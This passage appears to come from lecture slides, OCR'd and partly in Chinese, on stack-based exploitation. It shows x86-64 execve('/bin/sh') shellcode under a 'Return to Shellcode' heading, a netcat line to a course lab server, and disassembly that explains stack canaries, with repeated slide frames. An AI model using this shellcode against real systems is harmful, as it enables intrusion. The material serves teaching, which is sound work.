           char *const envp[]);   ⟶  rdx = 0x0
```

```
rax = 0x3b
```

```
rax =
rdi = 0x7fffffffefe0 -> “/bin/sh”
rsi = 0x0
rdx = 0x0
rsp = 0x7fffffffefe0
rbx = “/bin/sh”
```





```
mov     rbx, 0x68732f6e69622f
push    rbx
mov     rdi, rsp
xor     rsi, rsi
xor     rdx, rdx
mov     rax, 0x3b
syscall
```

Return to Shellcode

```
int execve(const char *filename,  ⟶  rdi = address of “/bin/sh”
           char *const argv[],    ⟶  rsi = 0x0
           char *const envp[]);   ⟶  rdx = 0x0
```

```
rax = 0x3b
rdi = 0x7fffffffefe0 -> “/bin/sh”
rsi = 0x0
rdx = 0x0
rsp = 0x7fffffffefe0
rbx = “/bin/sh”
```





```
mov     rbx, 0x68732f6e69622f
push    rbx
mov     rdi, rsp
xor     rsi, rsi
xor     rdx, rdx
mov     rax, 0x3b
syscall
```

Return to Shellcode

```
int execve(const char *filename,   ⟶  rdi = address of “/bin/sh”
           char *const argv[],     ⟶  rsi = 0x0
           char *const envp[]);    ⟶  rdx = 0x0
```

```
rax = 0x3b
rdi = 0x7fffffffefe0 -> “/bin/sh”
rsi = 0x0
rdx = 0x0
rsp = 0x7fffffffefe0
rbx = “/bin/sh”
```




```
mov     rbx, 0x68732f6e69622f
push    rbx
mov     rdi, rsp
xor     rsi, rsi
xor     rdx, rdx
mov     rax, 0x3b
syscall
```

Lab 3

```
nc isc.taiwan-te.ch 10002
```

Protection

Protection

- Stack Guard
- DEP
- ASLR
- PIE

Stack Guard

- 做完 function prologue 的時候會將隨機生成的亂數塞入 stack 中， function return 前會檢查該亂數是否有被更動過，若發現更動就立即結束程式
- 又稱 canary

Stack Guard

```
4006cc: push   rbp
4006cd: mov    rbp, rsp
4006d0: sub    rsp, 0x20
4006d4: mov    rax, QWORD PTR fs:0x28
4006dd: mov    QWORD PTR [rbp-0x8], rax
```


```
400719: mov    rcx, QWORD PTR [rbp-0x8]
40071d: xor    rcx, QWORD PTR fs:0x28
400726: je     40072d <main+0x61>
400728: call   400550 <__stack_chk_fail@plt>
40072d: leave
40072e: ret
```

Stack Guard

```
4006cc: push   rbp
4006cd: mov    rbp, rsp
4006d0: sub    rsp, 0x20
4006d4: mov    rax, QWORD PTR fs:0x28
4006dd: mov    QWORD PTR [rbp-0x8], rax
```

```
400719: mov    rcx, QWORD PTR [rbp-0x8]
40071d: xor    rcx, QWORD PTR fs:0x28
400726: je     40072d <main+0x61>
400728: call   400550 <__stack_chk_fail@plt>
40072d: leave
40072e: ret
```

```
rax =
rcx =
```



Stack Guard

```
4006cc: push   rbp
4006cd: mov    rbp, rsp
4006d0: sub    rsp, 0x20
4006d4: mov    rax, QWORD PTR fs:0x28
4006dd: mov    QWORD PTR [rbp-0x8], rax
```

```
400719: mov    rcx, QWORD PTR [rbp-0x8]
40071d: xor    rcx, QWORD PTR fs:0x28
400726: je     40072d <main+0x61>
400728: call   400550 <__stack_chk_fail@plt>
40072d: leave
40072e: ret
```


rax =
rcx =

Stack Guard

```
4006cc: push   rbp
4006cd: mov    rbp, rsp
4006d0: sub    rsp, 0x20
4006d4: mov    rax, QWORD PTR fs:0x28
4006dd: mov    QWORD PTR [rbp-0x8], rax
```

```
400719: mov    rcx, QWORD PTR [rbp-0x8]
40071d: xor    rcx, QWORD PTR fs:0x28
400726: je     40072d <main+0x61>
400728: call   400550 <__stack_chk_fail@plt>
40072d: leave
40072e: ret
```

```
rax = 0xb35cd9c6dd55df00
rcx =
```




Stack Guard

```
4006cc: push   rbp
4006cd: mov    rbp, rsp
4006d0: sub    rsp, 0x20
4006d4: mov    rax, QWORD PTR fs:0x28
4006dd: mov    QWORD PTR [rbp-0x8], rax
```

```
400719: mov    rcx, QWORD PTR [rbp-0x8]
40071d: xor    rcx, QWORD PTR fs:0x28
400726: je     40072d <main+0x61>
400728: call   400550 <__stack_chk_fail@plt>
40072d: leave
40072e: ret
```

```
rax = 0xb35cd9c6dd55df00
rcx =
```




Stack Guard

```
4006cc: push   rbp
4006cd: mov    rbp, rsp
4006d0: sub    rsp, 0x20
4006d4: mov    rax, QWORD PTR fs:0x28
4006dd: mov    QWORD PTR [rbp-0x8], rax
```

```
400719: mov    rcx, QWORD PTR [rbp-0x8]
40071d: xor    rcx, QWORD PTR fs:0x28
400726: je     40072d <main+0x61>
400728: call   400550 <__stack_chk_fail@plt>
40072d: leave
40072e: ret
```

rax =

rcx =




Stack Guard

```
4006cc: push   rbp
4006cd: mov    rbp, rsp
4006d0: sub    rsp, 0x20
4006d4: mov    rax, QWORD PTR fs:0x28
4006dd: mov    QWORD PTR [rbp-0x8], rax
```

```
400719: mov    rcx, QWORD PTR [rbp-0x8]
40071d: xor    rcx, QWORD PTR fs:0x28
400726: je     40072d <main+0x61>
400728: call   400550 <__stack_chk_fail@plt>
40072d: leave
40072e: ret
```

rax =

rcx =




Stack Guard

```
4006cc: push   rbp
4006cd: mov    rbp, rsp
4006d0: sub    rsp, 0x20
4006d4: mov    rax, QWORD PTR fs:0x28
4006dd: mov    QWORD PTR [rbp-0x8], rax
```

```
400719: mov    rcx, QWORD PTR [rbp-0x8]
40071d: xor    rcx, QWORD PTR fs:0x28
400726: je     40072d <main+0x61>
400728: call   400550 <__stack_chk_fail@plt>
40072d: leave
40072e: ret
```

rax =
rcx = 0x6161616161616161




Stack Guard

```
4006cc: push   rbp
4006cd: mov    rbp, rsp
4006d0: sub    rsp, 0x20
4006d4: mov    rax, QWORD PTR fs:0x28
4006dd: mov    QWORD PTR [rbp-0x8], rax
```

```
400719: mov    rcx, QWORD PTR [rbp-0x8]
40071d: xor    rcx, QWORD PTR fs:0x28
400726: je     40072d <main+0x61>
400728: call   400550 <__stack_chk_fail@plt>
40072d: leave
40072e: ret
```

rax =
rcx = 0xd23db8a7bc34be61




Stack Guard

```
4006cc: push   rbp
4006cd: mov    rbp, rsp
4006d0: sub    rsp, 0x20
4006d4: mov    rax, QWORD PTR fs:0x28
4006dd: mov    QWORD PTR [rbp-0x8], rax
```

```
400719: mov    rcx, QWORD PTR [rbp-0x8]
40071d: xor    rcx, QWORD PTR fs:0x28
400726: je     40072d <main+0x61>
400728: call   400550 <__stack_chk_fail@plt>
40072d: leave
40072e: ret
```

rax =
rcx = 0xd23db8a7bc34be61

